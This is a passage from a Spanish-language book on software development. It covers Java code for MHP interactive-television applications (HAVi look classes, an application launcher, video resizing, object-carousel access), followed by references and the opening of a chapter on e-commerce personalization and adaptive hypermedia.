public boolean isOpaque(HVisible hvisible) {
return hvisible.isOpaque();
}

public void showLook(Graphics g, HVisible hvisible, int i) {
Dimension d = hvisible.getSize();
g.setColor(hvisible.getBackground());
g.fillRect(0, 0, d.width-1, d.height-1);
FontMetrics fontMetrics = g.getFontMetrics();
g.setColor(hvisible.getForeground());
g.drawString(((Label)hvisible).getText(), (d.width-1- fontMetrics.stringWidth(((Label)hvisible).getText()))/2, (d.height-1)/2+font-
Metrics.getMaxAscent()/2);
}
public void widgetChanged(HVisible hvisible, HChangeData[] ahchangedata) {
hvisible.repaint();
}
}

```

Como se puede ver ahora para nosotros, el método *showLook* será el equivalente al método *paint* del *HComponent*. Algo importante es que este método sólo se use para pintar, eliminando de él toda lógica. Esta parte es sólo la vista del componente.

Ahora veamos cómo cambia nuestro componente de texto usando el *HLook*.

```

package es.gpm.mhp;
import org.havi.ui.HInvalidLookException;
import org.havi.ui.HVisible;
public class Label extends HVisible {
private String _text;
protected static HLook _defaultHLook = new LabelRectHLook();
public Label() {
try {
setLook(_defaultHLook);
} catch (HInvalidLookException e) {
}
}
public Label(String text) {
this();
_text = text;
}
public String getText() {
return _text;
}
public void setText(String text) {
_text = text;
}
public static void setDefaultHLook(HLook defaultHLook) {
_defaultHLook = defaultHLook;
}
}

```

Si nos fijamos bien se verá que el cambio fundamental es que en vez de extender del *HComponent* extendemos de *HVisible*. Y que no tenemos que implementar por tanto el método *paint*.

Supongamos que ahora queremos que nuestro componente tenga los bordes redondeados. Lo único que debemos hacer es crear una nueva implementación de un *HLook*. Como por ejemplo:

```

package es.gpm.mhp;

```



```

import java.awt.Dimension;
import java.awt.FontMetrics;
import java.awt.Graphics;
import java.awt.Insets;
import org.havi.ui.HChangeData;
import org.havi.ui.HLook;
import org.havi.ui.HVisible;
public class LabelMoothHLook implements HLook{
    private static Insets _insets = new Insets(2, 2, 2, 2);
    public Insets getInsets(HVisible hvisible) {
        return _insets;
    }
    public Dimension getMaximumSize(HVisible hvisible) {
        return hvisible.getMaximumSize();
    }
    public Dimension getMinimumSize(HVisible hvisible) {
        return hvisible.getMaximumSize();
    }
    public Dimension getPreferredSize(HVisible hvisible) {
        return hvisible.getPreferredSize();
    }
    public boolean isOpaque(HVisible hvisible) {
        return hvisible.isOpaque();
    }
    public void showLook(Graphics g, HVisible hvisible, int i) {
        Dimension d = hvisible.getSize();
        g.setColor(hvisible.getBackground());
        g.fillRoundRect(0, 0, d.width-1, d.height-1,10,10);
        FontMetrics fontMetrics = g.getFontMetrics();
        g.setColor(hvisible.getForeground());
        g.drawString(((Label)hvisible).getText(), (d.width-1-fontMetrics.stringWidth(((Label)hvisible).getText()))/2, (d.height-1)/2+fontMetrics.getMaxAscent()/2);
    }
    public void widgetChanged(HVisible hvisible, HChangeData[] ahchangedata) {
        hvisible.repaint();
    }
}

```

Se ve como ahora usamos el método *fillRoundRect* en vez del *fillRect*.

A continuación podemos ver dos pantallas que muestran a un mismo componente, pero con diferentes HLook:



Si ahora quisiéramos usar este nuevo *HLook*, sólo deberíamos hacer lo siguiente:

```
Label.setDefaultHLook(new LabelMoothHLook());
Label text = new Label("Hola");
```

Como se puede ver, si implementamos nuestros componentes de esta forma podremos separar de una forma fácil y sencilla lo que es la lógica de nuestro componente con la forma en la que queremos que se pinte en la pantalla, permitiendo una gran reutilización de componentes y una gran facilidad para cambiar la apariencia de nuestra aplicación.

7 Usos Avanzados

Crear una Lanzadera

Esta es una aplicación auto-ejecutable (en cuento se recuperan todos los datos desde el carrusel se inicia automáticamente), que se usa para avisar de que hay aplicaciones disponibles, y poder así lanzarlas. Cuando accedes a un canal, la aplicación se ejecutará y mostrará un menú que indicará las aplicaciones a lanzar y cómo hacerlo.

Para poder acceder a la lista de las aplicaciones disponibles en el canal, usaremos la clase AppsDatabase, la cual tiene un método estático (getAppsDatabase()) que nos da una referencia a una instancia de sí misma. En la clase AppsDatabase podemos dar de alta también un listener que recibirá notificaciones de los cambios que pueda haber en esta base de datos con referencia a las aplicaciones disponibles. Para ello, sólo hay que implementar la interfaz java.util.EventListener cuya definición podemos ver a continuación:

```
package org.dvb.application;
import java.util.EventListener;
public interface AppsDatabaseEventListener extends EventListener{
    public void newDatabase(AppsDatabaseEvent evt);
    public void entryAdded(AppsDatabaseEvent evt);
    public void entryRemoved(AppsDatabaseEvent evt);
    public void entryChanged(AppsDatabaseEvent evt);
}
```

AppsDatabase tiene una enumeración de los atributos de cada una de las aplicaciones, lo que nos permitirá acceder a su nombre, ID y otros datos relevantes. Con la información obtenida es posible acceder a una referencia de la aplicación a través del método de AppsDatabase,

```
(AppProxy) dataBase.getAppProxy(info.getIdentifier());
```

AppProxy es una interfaz que es un proxy a la aplicación, con todos los métodos necesarios para su manejo como se puede ver en la definición de abajo:

```
package org.dvb.application ;
public interface AppProxy {
    public static final int STARTED = 0;
    public static final int DESTROYED = 1;
    public static final int NOT_LOADED = 2;
    public static final int PAUSED = 3;
    public int getState () ;
    public void start ();
    public void start (String args[]);
    public void stop(boolean forced);
    public void pause();
    public void resume () ;
    public void addAppStateChangeListener (AppStateChangeListener listener) ;
    public void removeAppStateChangeListener (AppStateChangeListener listener) ;
}
```

Si queremos saber si nuestra aplicación ha cambiado de estado podemos dar de alta el listener AppStateChangeListener, donde se informará si ha habido un cambio en el estado, pasando por ejemplo de STARTED a DESTROYED.

```
package org.dvb.application;
import java.util.EventListener;
public interface AppStateChangeListener extends EventListener{
    public void stateChange(AppStateChangeEvent evt);
}
```

Los métodos más importantes son load, init, start, los cuales cargarán la aplicación en memoria, la inicializarán y la arrancarán respectivamente.

Veamos un ejemplo de esta clase:

```
import java.awt.Graphics;
import java.awt.event.KeyEvent;
import java.util.Enumeration;
import java.util.Vector;
```

```

import org.dvb.application.AppAttributes;
import org.dvb.application.AppProxy;
import org.dvb.application.AppStateChangeEvent;
import org.dvb.application.AppStateChangeListener;
import org.dvb.application.AppsDatabase;
import org.dvb.application.AppsDatabaseEvent;
import org.dvb.application.AppsDatabaseEventListener;
import org.dvb.application.CurrentServiceFilter;
import org.dvb.application.DVBProxy;
import org.dvb.ui.DVBColor;
import org.havi.ui.event.HKeyEvent;
public class Lanzadera extends HContainer implements AppsDatabaseEventListener,
AppStateChangeListener {
    AppsDatabase dataBase;
    Vector nombreApps = new Vector();
    Vector proxyApps = new Vector();
    String message = "";
    public Lanzadera() {
    }
    public void paint(Graphics g) {
        super.paint(g);
        g.setColor(DVBColor.blue);
        g.fillRect(90, 35, 500, 20);
        g.setColor(DVBColor.cyan);
        g.drawString(message, 100, 75 - 25);
        for (int i = 0; i < nombreApps.size(); i++) {
            g.setColor(DVBColor.blue);
            g.fillRect(90, 60, 500, 20 + i * 25);
            g.setColor(DVBColor.cyan);
            g.drawString(i + ". " + (String) nombreApps.elementAt(i), 100,
            75 + i * 25);
        }
    }
    public void keyPressed(KeyEvent e) {
        if (e.getKeyCode() == HKeyEvent.VK_COLORED_KEY_0) {
            //Aquí muestr la lanzadera
            xlet.showView("org.vicomtech.mhp.Indice");
            return;
        } else if (e.getKeyCode() == HKeyEvent.VK_COLORED_KEY_1) {
            //Ocultamos la lanzadera
            xlet.hideView();
            //Ejecutamos la aplicación (en este caso siempre la //primera)
            ((DVBProxy) proxyApps.elementAt(0)).load();
            ((DVBProxy) proxyApps.elementAt(0)).init();
            ((DVBProxy) proxyApps.elementAt(0)).start();
        }
    }
    public void setTheXlet(TheXlet xlet) {
        super.setTheXlet(xlet);
        dataBase = AppsDatabase.getAppsDatabase();
        if(dataBase!=null){
            dataBase.addListener(this);
        }
        parseDataBase();
        repaint();
    }
    public void parseDataBase() {
        if (dataBase != null) {
            Enumeration attributes = dataBase
            .getAppAttributes(new CurrentServiceFilter());
            if (attributes != null) {
                AppAttributes info;
                AppProxy proxy;
                while (attributes.hasMoreElements()) {
                    info = (AppAttributes) attributes.nextElement();
                    this.nombreApps.add(info.getName());
                }
            }
        }
    }
}

```

```


proxy = (AppProxy) dataBase.getAppProxy(info
.getIdentifier());
proxy.addAppStateChangeListener(this);
proxyApps.add(proxy);
}
}
}
}
public void entryAdded(AppsDatabaseEvent evt) {
}
public void entryChanged(AppsDatabaseEvent evt) {
}
public void entryRemoved(AppsDatabaseEvent evt) {
}
public void newDatabase(AppsDatabaseEvent evt) {
}
public void stateChange(AppStateChangeEvent evt) {
message = "App changed state";
}
}
}

```

7.1 Redimensionar la capa de Vídeo

En toda aplicación MHP se definen tres capas en el siguiente orden de la más inferior hasta la más superior o cercana al usuario: background, vídeo y aplicación. Una aplicación puede modificar el tamaño de la capa de vídeo.

Podemos ver una redimensión en la siguiente imagen:



Para ello:

```

// Factoría de contexto de servicio
ServiceContextFactory scf = null;
// Contexto servicio
ServiceContext sc = null;
try {

```

```
// Obtención de ServiceContextFactory
scf = ServiceContextFactory.getInstance();
// Obtención del contexto
XletContext context = MainXlet._context;
// Obtención del ServiceContext
sc = scf.getServiceContext(context);
} catch (Exception e) {
e.printStackTrace();
}
// Si el ServiceContext no es nulo
if (sc != null) {
// Manejadores de contenido
ServiceContentHandler[] sch = sc.getServiceContentHandlers();
// Player JMF
Player player = null;
if (sch.length > 0) {
player = (Player) sch[0];
}
if (player != null) {
// Obtención de AWTVideoSizeControl
AWTVideoSizeControl avsc = (AWTVideoSizeControl) player.getControl("javax.tv.media.AWTVideoSizeControl");
// Redimensión
avsc.setSize(new AWTVideoSize(new Rectangle(720, 576),
new Rectangle(200, 200)));
}
}
```

7.2 Lectura del Carrusel

No hay ninguna restricción para un servicio DVB para contener más de un carrusel. No hay incluso restricciones para que una aplicación acceda a carruseles de objetos diferentes al que pertenecen. Por tanto, si podemos acceder a otros carruseles, ¿cómo hacerlo?

Como en un sistema de ficheros de Unix, los carruseles de objetos pueden ser montados en una posición cualquiera de la jerarquía de ficheros. Antes de ver cómo hacer esto, hablemos un poco sobre la terminología. Un carrusel de objetos está a veces referenciado como un Service Domain. Para ser preciso, un Service Domain es en realidad un grupo de objetos DSM-CC relacionados. En una red de broadcast, éstos están en un carrusel de objetos y transmitidos al cliente. En una network interactiva, un cliente puede manipularlos usando el protocolo user-to-user DSM_CC. Aquí no se hablará sobre este protocolo, ya que lo que nos concierne básicamente son las broadcast networks. Sin embargo, la operación básica es la misma en ambos casos.

La API MHP DSM-CC representa un Service Domain usando la clase ServiceDomain. Antes de que un Service Domain pueda ser usado, debemos adjuntarlo. Esto monta el domino de servicio a la jerarquía del sistema de ficheros, de la misma forma que el comando de Unix mount lo hace. Un Service Domain se adjunta usando el método attach(). Hay tres diferentes versiones de este método, cada uno toma diferentes parámetros.

```
public void attach(Locator l)
public void attach(Locator service, int carouselId)
public void attach(byte[] NSAPAddress)
```

Algo que se puede observar es que ninguno de los métodos anteriores permite especificar dónde montar el Service Domain. Esto asegura que el receptor puede evitar conflictos y montar el Service Domain en el punto donde mejor considere. Una aplicación puede usar el getMountPoint() para obtener un objeto que represente el punto de montaje.

Después de que un servicio ha sido montado, los ficheros son accesibles. Una aplicación puede desmontar el Service Domain usando el método detach(). Esto permitirá saber al receptor que cualquier fichero cacheado de ese domino puede ser eliminado.

El hecho de que una aplicación tengo montado un Service Domain no significa que este Service Domain sea siempre accesible. Si el receptor cambió la sintonía a otro que no contenga el transport stream que contenía el carrusel, entonces los ficheros puede que no sean accesibles. Si el receptor decide que nunca se podrá conectar al carrusel de nuevo, puede elegir desmontarlo. Cuando el Service Domain no es accesible, entonces cualquier intento de acceder a un fichero fallará, como si el fichero no existiera. A nivel de API, impedir el acceso a un objeto del carrusel causara una `MPEGDeliveryException`. Esto podría no ser un fallo permanente, ya que futuros intentos podrían ser exitosos.

7.2.1 Ejemplo

```
// create a new ServiceDomain object to represent
// the carousel we will use
ServiceDomain carousel = new ServiceDomain();
// now create a Locator that refers to the service
// that contains our carousel
org.davic.net.Locator locator;
locator = new org.davic.net.Locator
("dvb://123.456.789");
// finally, attach the carousel to the ServiceDomain
// object (i.e. mount it) so that we can actually
// access the carousel. In this case, we don't specify
// the stream containing the carousel in the locator, so
// we pass in the carousel ID as part of the attach
// request
carousel.attach(locator, 1);
// we have to create our DSMCCObject with an absolute
// path name, which means we need to get the mount point
// for the service domain
DSMCCObject dsmccObj;
dsmccObj = new DSMCCObject(carousel.getMountPoint(),
"graphics/image1.jpg");
// now we create a FileInputStream instance to access
// our DSM-CC object. Alternatively, we could create
// a RandomAccessFile instance if we wanted random
// instead of sequential access to the file.
FileInputStream inputStream;
inputStream = new FileInputStream(dsmccObj);
// we can now use the FileInputStream just like any
// other FileInputStream
```

References

1. Alejandro Jiménez-Rodríguez, Luis Fernando Castillo, Manuel González (2012). Studying the mechanisms of the Somatic Marker Hypothesis in Spiking Neural Networks (SNN). *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 1, n. 2
2. Amir Hosein Keyhanipour, Behzad Moshiri (2013). Designing a Web Spam Classifier Based on Feature Fusion in the Layered Multi-Population Genetic Programming Framework. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 2, n. 3
3. André Santos, Regina Nogueira, Anália Lourenço (2012). Applying a text mining framework to the extraction of numerical parameters from scientific literature in the biotechnology domain. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 1, n. 1
4. Anna Závodská, Veronika Šramová, Anne-Maria AHO (2012). Knowledge in Value Creation Process for Increasing Competitive Advantage. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 1, n. 3
5. Casado-Vara, R., Chamoso, P., De la Prieta, F., Prieto J., & Corchado J.M. (2019). Non-linear adaptive closed-loop control system for improved efficiency in IoT-blockchain management. *Information Fusion*.
6. Casado-Vara, R., Novais, P., Gil, A. B., Prieto, J., & Corchado, J. M. (2019). Distributed continuous-time fault estimation control for multiple devices in IoT networks. *IEEE Access*.
7. Casado-Vara, R., Vale, Z., Prieto, J., & Corchado, J. (2018). Fault-tolerant temperature control algorithm for IoT networks in smart buildings. *Energies*, 11(12), 3430.
8. Casado-Vara, R., Prieto-Castrillo, F., & Corchado, J. M. (2018). A game theory approach for cooperative control to improve data quality and false data detection in WSN. *International Journal of Robust and Nonlinear Control*, 28(16), 5087-5102.
9. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado J.M. (2019). Social computing in currency exchange. *Knowledge and Information Systems*.
10. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado, J. M. (2019). Social computing in currency exchange. *Knowledge and Information Systems*, 1-21.
11. Chamoso, P., González-Briones, A., Rodríguez, S., & Corchado, J. M. (2018). Tendencies of technologies and platforms in smart cities: A state-of-the-art review. *Wireless Communications and Mobile Computing*, 2018.
12. Chamoso, P., Rivas, A., Martín-Limorti, J. J., & Rodríguez, S. (2018). A Hash Based Image Matching Algorithm for Social Networks. In *Advances in Intelligent Systems and Computing* (Vol. 619, pp. 183–190). https://doi.org/10.1007/978-3-319-61578-3_18
13. Chamoso, P., Rodríguez, S., de la Prieta, F., & Bajo, J. (2018). Classification of retinal vessels using a collaborative agent-based architecture. *AI Communications*, (Preprint), 1-18.
14. Di Mascio, T., Vittorini, P., Gennari, R., Melonio, A., De La Prieta, F., & Alrifai, M. (2012, July). The Learners' User Classes in the TERENCE Adaptive Learning System. In *2012 IEEE 12th International Conference on Advanced Learning Technologies* (pp. 572-576). IEEE.
15. Felicitas Mokom, Ziad Kobti (2013). Interventions via Social Influence for Emergent Suboptimal Restraint Use. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 2, n. 2
16. Gonzalez-Briones, A., Chamoso, P., De La Prieta, F., Demazeau, Y., & Corchado, J. M. (2018). Agreement Technologies for Energy Optimization at Home. *Sensors (Basel)*, 18(5), 1633-1633. doi:10.3390/s18051633
17. González-Briones, A., Chamoso, P., Yoe, H., & Corchado, J. M. (2018). GreenVMAS: virtual organization-based platform for heating greenhouses using waste energy from power plants. *Sensors*, 18(3), 861.
18. Gonzalez-Briones, A., Prieto, J., De La Prieta, F., Herrera-Viedma, E., & Corchado, J. M. (2018). Energy Optimization Using a Case-Based Reasoning Strategy. *Sensors (Basel)*, 18(3), 865-865. doi:10.3390/s18030865
19. K. S. Jasmine, Gavani Prathviraj S., P Ijantakar Rajashekar, K. A. Sumithra Devi (2013). Inference in Belief Network using Logic Sampling and Likelihood Weighing algorithms. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 2, n. 3
20. Manuel Rodrigues, Sérgio Gonçalves, Florentino Fdez-Riverola (2012). E-learning Platforms and E-learning Students: Building the Bridge to Success. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 1, n. 2
21. Muñoz, M., Rodríguez, M., Rodríguez, M. E., & Rodríguez, S. (2012). Genetic evaluation of the class III dentofacial in rural and urban Spanish population by AI techniques. *Advances in Intelligent and Soft Computing* (Vol. 151 AISC). https://doi.org/10.1007/978-3-642-28765-7_49

22. Nadia Alam, Munira Sultana, M.S. Alam, M. A. Al-Mamun, M. A. Hossain (2013). Optimal Intermittent Dose Schedules for Chemotherapy Using Genetic Algorithm. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 2
23. Naoufel Khayati, Wided Lejouad-Chaari (2013). A Distributed and Collaborative Intelligent System for Medical Diagnosis. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 2
24. Nicholas Beliz, José Carlos Rangel, Chi Shun Hong (2012). Detecting DoS Attack in Web Services by Using an Adaptive Multiagent Solution. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 2
25. Rodríguez, S., Tapia, D. I., Sanz, E., Zato, C., De La Prieta, F., & Gil, O. (2010). Cloud computing integrated into service-oriented multi-agent architecture. IFIP Advances in Information and Communication Technology (Vol. 322 AICT). https://doi.org/10.1007/978-3-642-14341-0_29
26. Saadi Bin Ahmad Kamaruddin, Nor Azura Md Ghanib, Choong-Yeun Liong, Abdul Aziz Jemain (2012). Firearm Classification using Neural Networks on Ring of Firing Pin Impression Images. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 3
27. Sittón-Candanedo, I., Alonso, R. S., Corchado, J. M., Rodríguez-González, S., & Casado-Vara, R. (2019). A review of edge computing reference architectures and a new global edge proposal. *Future Generation Computer Systems*, 99, 278-294.
28. Sérgio Matos, Hugo Araújo, José Luís Oliveira (2013). Biomedical Literature Exploration through Latent Semantics. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 2
29. Sittón, I., & Rodríguez, S. (2017). Pattern Extraction for the Design of Predictive Models in Industry 4.0. In *International Conference on Practical Applications of Agents and Multi-Agent Systems* (pp. 258–261).
30. Sumit Goyal, Gyanendra Kumar Goyal (2013). Machine Learning ANN Models for Predicting Sensory Quality of Roasted Coffee Flavoured Sterilized Drink. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 3
31. Vasileios Efthymiou, Maria Koutraki, Grigoris Antoniou (2012). Real-Time Activity Recognition and Assistance in Smart Classrooms. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 1
32. Vincenza Cofini, Fernando De La Prieta, Tania Di Mascio, Rosella Gennari, Pierpaolo Vittorini (2012). Design Smart Games with requirements, generate them with a Click, and revise them with a GUIs. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 3
33. Yi Ying Leong, Chuii Khim Chong, Lian En Chai, Safaai Deris, Rosli Illias, Sigeru Omatu, Mohd Saberi Mohamad (2012). Simulation of Fermentation Pathway Using Bees Algorithm. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 2

Personalización: técnicas, herramientas y CRM

Miguel Ángel Sicilia ¹

¹ University of Alcalá, Alcalá de Henares, Madrid, Spain
msicilia@uah.es

Resumen. En este capítulo se presenta una amplia visión de la personalización que hay dentro del comercio electrónico. La principal personalización que ha en el comercio electrónico es la construcción de un modelo para guardar y utilizar cierta información para poder almacenar conocimiento sobre los usuarios. Durante el capítulo se describen las principales técnicas de personalización tales como la basada en reglas, la de filtrado colaborativo o la de descubrimiento de la información. La personalización se utiliza en el comercio electrónico para tratar de usar las *preferencias* de los clientes con un *objetivo de negocio*. En la mayoría de los casos, ese objetivo es *directamente* la venta, pero en otras ocasiones, lo es indirectamente. Para concluir el capítulo se presenta un caso de estudio que pretende ilustrar de forma práctica el contenido teórico del capítulo.

Palabras clave: Personalización e-commerce; CRM; Filtrado colaborativo.

Abstract. This chapter presents a broad view of the personalization that exists within e-commerce. The main customization in e-commerce is the construction of a model to store and use certain information to store knowledge about users. During the chapter the main customization techniques are described such as rule-based, collaborative filtering or information discovery. Personalization is used in e-commerce to try to use customer preferences for a business purpose. In most cases, this objective is directly the sale, but in other occasions, it is indirectly. To conclude the chapter, a case study is presented to illustrate in a practical way the theoretical content of the chapter.

Keywords: E-commerce customization; CRM; Collaborative filtering

1. Introduccion

Este capítulo trata de ofrecer una panorámica general de la personalización dentro del contexto del comercio electrónico. Lo esencial de la personalización es la construcción de un *modelo* (en soporte informático) de los usuarios de la aplicación, es decir, el guardar y utilizar cierto conocimiento sobre los usuarios. Por ello, la aplicación de la personalización al comercio electrónico puede considerarse, a grandes rasgos, como la utilización de modelos de los usuarios (o clientes actuales o potenciales en muchos casos) para la consecución de un *objetivo del negocio*.

Un tema muy importante que no tratamos en este capítulo – por considerarlo materia de otros – es el de la seguridad y la privacidad de los datos (Payton, 2001), pero no obstante, deben tenerse muy en cuenta, ya que constituyen el factor fundamental de aceptación de la personalización por parte de los usuarios, que en muchas ocasiones son recelosos de dar sus datos personales en este tipo de sistemas [1-5].

En esta introducción describimos los fundamentos teóricos de la personalización en su contexto general. En el resto del capítulo se describirán las técnicas de personalización más habituales, se examinará la relación de la personalización con el comercio electrónico, y se introducirán brevemente algunas herramientas concretas de personalización.

La Hipermedia

La hipermedia es una tecnología de información que surge como el resultado de la combinación de otras dos tecnologías: el hipertexto y la multimedia (Díaz, Catenazzi & Aedo 1996).

Un hipertexto es una representación asociativa en la que una determinada información se fragmenta en una serie de bloques, formalmente denominados nodos. Cada nodo incluye uno o más contenidos textuales o gráficos que están relacionados con el concepto o idea sobre el que el nodo trata. Pero también existe una serie de relaciones entre estos conceptos que son importantes y que deben mostrarse al usuario. Estas relaciones se materializan a través de los enlaces, que hacen posible que el usuario pueda leer el hiperdocumento no de forma secuencial – como lo hace en un libro tradicional –, sino decidiendo qué nodos visitar de acuerdo con sus necesidades.

La multimedia consiste en integrar diferentes medios bajo una presentación interactiva. Por ejemplo, este capítulo podría construirse como una presentación multimedia en la que diferentes textos, imágenes y otros tipos de contenidos se van secuenciando para transmitir el concepto de hipermedia de una forma más dinámica.

Finalmente, la hipermedia conjuga los beneficios de ambas tecnologías. Mientras que la multimedia proporciona una gran riqueza en los tipos de datos, dotando de mayor flexibilidad a la expresión de la información, el hipertexto aporta una geometría que permite que estos datos puedan ser explorados y presentados siguiendo diferentes secuencias, de acuerdo con las necesidades del usuario.

La estructura de un sistema hipertextual, y por lo tanto, de un sistema hipermedial, se basa en dos elementos fundamentales: los nodos y los enlaces.

Nodos

Cada uno de los nodos que forman un hipertexto contiene un cantidad discreta de información estrechamente relacionada. Pueden distinguirse diversos tipos de nodos, por ejemplo, dependiendo de la clase de información que contienen, de las operaciones que pueden realizarse sobre ellos o de sus características de visualización.

Enlaces y anclas

Los enlaces constituyen el elemento más característico de los sistemas hipertextuales, siendo, además, el que los diferencia de otros tipos sistemas. Un enlace es una interconexión entre dos puntos, de forma que la activación del origen provoca la recuperación del destino (Díaz et al.

1996). Al hablar de los enlaces, es importante resaltar el concepto de ancla, entendido como la especificación de los puntos de la estructura hipertextual (o hipermedia, hablando de manera más general) que pueden ser origen o destino de un enlace.

Hipermedia Adaptativa

La *hipermedia adaptativa* (Brusilovsky, 2001) es el área de investigación que cubre los sistemas personalizados en la Web, incluyendo también sistemas hipermedia que no utilizan la Web como infraestructura. No obstante, se considera que la personalización en la Web es la clase de sistemas adaptativos más numerosa (Brusilovsky & Maybury, 2002).

El objetivo de los sistemas de hipermedia adaptativa es el de aumentar la funcionalidad y usabilidad de los sistemas hipermedia mediante la personalización de su estructura (Brusilovsky 1996). Estos sistemas construyen un modelo de las preferencias, objetivos o conocimientos de los usuarios y lo utilizan para adaptar dinámicamente la estructura hipermedia, esencialmente, la información y los enlaces. Estas dos tareas, que se denominan genéricamente como modelado de usuario y adaptación, forman el proceso general de adaptación del sistema, tal y como se ilustra en la Figura 1 – adaptada de (Brusilovsky 1996) [6-10].

